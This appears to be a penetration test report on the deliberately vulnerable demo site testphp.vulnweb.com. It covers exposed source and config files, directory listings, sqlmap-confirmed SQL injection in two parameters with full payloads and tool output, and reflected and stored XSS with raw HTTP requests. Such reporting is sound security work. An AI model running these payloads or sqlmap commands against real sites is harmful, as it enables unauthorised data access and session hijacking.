Vulnerability #1: Multiple Information Disclosure Points

During the assessment of `testphp.vulnweb.com`, several sensitive files and directories were found to be accessible without authentication. These resources reveal critical information such as source code, server configuration, database schema, internal development files, and directory structures — all of which significantly aid an attacker during the reconnaissance and exploitation phases.

| URL | Description | Risk |
|---|---|---|
| `http://testphp.vulnweb.com/index.zip` | Exposes full source code, including SQL queries and logic flaws | **Critical** |
| `http://testphp.vulnweb.com/.idea/workspace.xml` | JetBrains IDE configuration; reveals internal structure and open files | **High** |
| `http://testphp.vulnweb.com/admin/` | Directory listing is enabled; `create.sql` exposes full DB schema | **Critical** |
| `http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess` | Discloses backend PHP routing logic via rewrite rules | **Medium** |
| `http://testphp.vulnweb.com/crossdomain.xml` | Cross-domain policy may allow insecure origin access | **Medium** |
| `http://testphp.vulnweb.com/CVS/Root` | Reveals internal repo path used in version control | **High** |
| `http://testphp.vulnweb.com/secured/phpinfo.php` | Full PHP config dump; discloses server paths, version, modules | **Critical** |
| `http://testphp.vulnweb.com/_mmServerScripts/mysql.php` | Dreamweaver DB connector; may expose database credentials | **Critical** |

## Technical Details

- **`index.zip`** includes application source code such as `cart.php`, `database_connect.php`, and `guestbook.php`, enabling attackers to read insecure SQL queries and understand authentication mechanisms.
- **`.idea/workspace.xml`** and **`CVS/Root`** reveal internal developer file structures and version control roots, assisting in identifying key logic files.
- **`/admin/create.sql`** (found via directory listing) details all table names and schemas in the `waspart` database — useful for SQL injection.
- **`.htaccess`** rewrite rules uncover hidden endpoints like `buy.php?id=`, `rate.php?id=`, which are not exposed via normal site navigation.
- **`phpinfo.php`** discloses PHP version (`5.6.x`), enabled functions, environment variables, paths like `/var/www/html`, and included modules — useful for chaining LFI, RCE, or file upload bypasses.
- **`mysql.php`** from `_mmServerScripts` may contain legacy DB credentials or configurations from development IDEs like Adobe Dreamweaver.

These files provide an attacker with:

- Internal knowledge of the server, environment, and application structure
- Tools to enhance exploit chains (SQLi, XSS, RCE)
- The ability to reverse-engineer application logic
- Reduced effort in locating valid endpoints and vulnerable components

## Recommendations

1. **Remove sensitive files** (ZIPs, configs, schemas) from the web root before deploying to production.
2. **Restrict access** to development artifacts using web server rules:

```
<FilesMatch "\.(zip|sql|xml|phpinfo|workspace\.xml|Root|ini|bak|conf)$">

  Order allow,deny

  Deny from all

</FilesMatch>
```

## Severity: Critical (CVSS ~7.5–9.0)

Due to the **sensitive nature** of the leaked files, and the fact that they enable or enhance **other active vulnerabilities** (like SQL injection and XSS), this issue poses a significant threat to the overall application integrity.

# Vulnerability #2: Directory Indexing in `/Flash/`, `/CVS/`, and `/.idea/`


## Summary

Unprotected directories were found to be openly browsable due to **directory listing being enabled**. These directories expose sensitive development files, version control data, and deprecated resources — all of which can significantly aid attackers in reconnaissance and exploitation.

Affected Directories and Their Contents

### 1. `/Flash/`

- **URL**: http://testphp.vulnweb.com/Flash/
- **Exposed Files**:
  - `add.fla`: Adobe Flash project source (editable)
  - `add.swf`: Compiled Flash object
- **Risks**:
  - **Reverse engineering** of business logic through the `.fla` file
  - **Flash-based XSS** or `ExternalInterface` exploitation through the `.swf` file
  - Flash is deprecated, increasing the chance of insecure, unsupported behavior
- **Screenshot**:




## Index of /Flash/

```
../
add.fla                                  11-May-2011 10:27              154624
add.swf                                  11-May-2011 10:27               17418
```

## 2. `/CVS/`

- **URL**: http://testphp.vulnweb.com/CVS/
- **Exposed Files**:
    - `Root`: Reveals internal CVS repo path
    - `Entries`, `Entries.Log`, `Repository`: Show file structure and versioning metadata
- **Risks**:
    - **Internal repo information disclosure**
    - Potential to enumerate source code file paths and reconstruction of file tree
    - Attackers can prepare targeted payloads by referencing past versions or internal structure
- **Screenshot**:




# Index of /CVS/

```
../
Entries                                            11-May-2011 10:27                   1
Entries.Log                                        11-May-2011 10:27                   1
Repository                                         11-May-2011 10:27                   8
Root                                               11-May-2011 10:27                   1
```

### 3. `/.idea/`

- **URL**: `http://testphp.vulnweb.com/.idea/`
- **Exposed Files**:
    - `workspace.xml`, `modules.xml`, `misc.xml`, etc.
    - JetBrains project configuration data
- **Risks**:
    - Reveals files recently edited, project structure, and IDE settings
    - Could help reconstruct how the app was built or guide targeted attacks
    - **Workspace leakage** is a common oversight in PHP or JS projects using IDEs
- **Screenshot**:



Index of /.idea/

```
../
scopes/                                            13-Nov-2012 13:29                   -
acuart.iml                                         20-Apr-2012 08:22                 292
encodings.xml                                      20-Apr-2012 08:22                 171
misc.xml                                           20-Apr-2012 08:22                 266
modules.xml                                        20-Apr-2012 08:22                 275
vcs.xml                                            20-Apr-2012 08:22                 173
workspace.xml                                      20-Apr-2012 08:23               12473
```

## Impact

- Aids in **enumeration of hidden or backup files**
- Facilitates **targeted XSS, SQLi, or LFI** through predictable file names
- May contain secrets, paths, and **hardcoded credentials** in IDE/workspace files
- Flash and CVS both represent **outdated, legacy tech** with known risks

# Vulnerability #3: SQL Injection – Entry via Exposed Query Interfaces

### Introduction

During the assessment of `testphp.vulnweb.com`, it was discovered that the underlying application connects to a MySQL backend named `waspart`, which contains tables such as `forum`, `artists`, `categ`, and `pictures`. The structure of these tables was confirmed by retrieving and analyzing the `create.sql` schema file via the exposed `/admin/` directory. In parallel, the presence of `_mmServerScripts/mysql.php` — a Dreamweaver server-side connector file — further validates that the application relies on raw SQL execution without using ORM or parameterized queries.

This setup, combined with the manual review of application source code found in `index.zip`, revealed several instances of unsanitized user input being directly embedded into SQL statements, particularly those driven by cookies and GET parameters. These conditions strongly indicate susceptibility to SQL Injection (SQLi), a critical vulnerability that allows attackers to manipulate database queries and access unauthorized data.

# Vulnerability: SQL Injection – `artist` Parameter in `artists.php`

### Description

The `artist` parameter in the `GET` request to `artists.php` is vulnerable to **multiple forms of SQL Injection**, including:

- Boolean-based blind
- Error-based injection
- Time-based blind
- UNION query-based injection

This indicates that the application fails to properly sanitize user-supplied input before constructing SQL queries.

### Endpoint

# GET http://testphp.vulnweb.com/artists.php?artist=1


### Technical Details

Upon injecting payloads into the `artist` parameter, `sqlmap` confirmed that the backend database is **MySQL** and the input is interpreted directly in SQL queries.


### Sample Payloads Identified:

- **Boolean-based blind**: `artist=1 AND 6196=6196`
- **Error-based**: `artist=1 AND GTID_SUBSET(CONCAT(0x717...))`
- **Time-based**: `artist=1 AND (SELECT 7321 FROM (SELECT(SLEEP(5)))vFuC)`
- **Union-based**: `artist=-9070 UNION ALL SELECT CONCAT(...)--`

## Evidence (Screenshots)



```
zsh: corrupt history file /home/berlin/.zsh_history
┌──(berlin㉿berlin)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --batch -p artist

                                  {1.8.9#stable}

                                  https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program
```



```
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 51 HTTP(s) requests:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 6196=6196

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: artist=1 AND GTID_SUBSET(CONCAT(0×7171626271,(SELECT (ELT(5039=5039,1))),0×7170766a71),5039)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 7321 FROM (SELECT(SLEEP(5)))vFuC)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9070 UNION ALL SELECT CONCAT(0×7171626271,0×64794e426c79474b67575470694f695672494a667646586c4b4756754947646d45414c7170725378,0×7170766a71),NULL,NULL-- -
---
[16:41:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[16:41:42] [INFO] fetched data logged to text files under '/home/berlin/.local/share/sqlmap/output/testphp.vulnweb.com'
[16:41:42] [WARNING] your sqlmap version is outdated
```

## Vulnerability: SQL Injection – `cat` Parameter in `listproducts.php`

## Description

The `cat` parameter in the GET request to `listproducts.php` is vulnerable to multiple SQL Injection techniques, including:

- Boolean-based blind
- Error-based injection
- Time-based blind
- UNION query-based injection

This vulnerability stems from insufficient input sanitization, allowing user-supplied data to be interpreted directly as part of the backend SQL statements.

## Endpoint

**GET** `http://testphp.vulnweb.com/listproducts.php?cat=1`


## Technical Details

Using `sqlmap`, the `cat` parameter was identified as SQL injectable. The database backend was confirmed to be MySQL. All major SQLi vectors tested positively, indicating a severe injection point.


**Sample Payloads Identified:**

- **Boolean-based blind:**
  ```
  cat=1 AND 4454=4454
  ```
- **Error-based:**
  ```
  cat=1 AND
  GTID_SUBSET(CONCAT(0x716b6b7671,SELECT(ELT(3601=3601,1)),0x716b6b6271),
  3601)
  ```
- **Time-based blind:**
  ```
  cat=1 AND (SELECT 3888 FROM (SELECT(SLEEP(5)))mitg)
  ```

Evidence (Screenshots):



```
┌──(berlin㉿berlin)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch -p cat
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 16:44:35 /2025-05-16/
```




```
[16:44:45] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[16:44:45] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[16:44:45] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[16:44:46] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[16:44:46] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[16:44:57] [INFO] GET parameter 'cat' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[16:44:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:44:57] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:44:57] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[16:44:59] [INFO] target URL appears to have 11 columns in query
[16:44:59] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 49 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 4454=4454

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x716b6b7671,(SELECT (ELT(3601=3601,1))),0x716b6b6271),3601)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3888 FROM (SELECT(SLEEP(5)))mitg)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b6b7671,0x4c75524b474b6f677572774f617666435057756a627656646a454b44545974654c5678504c546c54,0x716b6b6271),NULL,NULL,NULL,NULL-- -
---
[16:44:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[16:45:01] [INFO] fetched data logged to text files under '/home/berlin/.local/share/sqlmap/output/testphp.vulnweb.com'
[16:45:01] [WARNING] your sqlmap version is outdated

[*] ending @ 16:45:01 /2025-05-16/
```

# Cross-Site Scripting (XSS) Vulnerabilities


## XSS #1 – Reflected XSS in search.php

- **Endpoint**: POST /search.php?test=query
- **Parameter**: searchFor
- **Payload Used**: <script>alert(1)</script>
- **Result**: JavaScript successfully executed in the victim's browser.
- **Impact**: Allows session hijacking, phishing, and user data theft.

**Proof**:




```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/search.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

searchFor=searchFor=<script>alert(1)</script>&goButton=go
```




## XSS #2 – Stored XSS in guestbook.php

- **Endpoint**: POST /guestbook.php
- **Parameters**:
  - name=anonymous user
  - text=<script>alert(1)</script>
- **Vulnerability Type**: Stored XSS
- **Payload Used**: <script>alert(1)</script>
- **Result**: Payload was stored and later executed when viewing the guestbook.
- **Impact**:
  - Attacker can persist malicious scripts across all guestbook viewers
  - Enables session hijacking, defacement, phishing

Proof:



```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/guestbook.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

name=anonymous+user&text=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&submit=add+message
```




XSS #3 – Reflected XSS in listproducts.php

- **Endpoint**: GET /listproducts.php?cat=<payload>
- **Parameter**: cat
- **Payload Used**:<IMG SRC=X onerror=jaVaScRiPt:alert('xss')>
- **Vulnerability Type**: Reflected XSS
- **Result**: Payload executed in the browser upon visiting the manipulated URL.

**Impact**:


- Attacker can craft malicious URLs for phishing, cookie theft, or defacement

Proof:



```
GET /listproducts.php?cat=%3CIMG%20sRC=X%20onerror=jaVaScRipT:alert`xss`%3E HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q
=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 03 May 2025 17:15:02 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Length: 2181

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
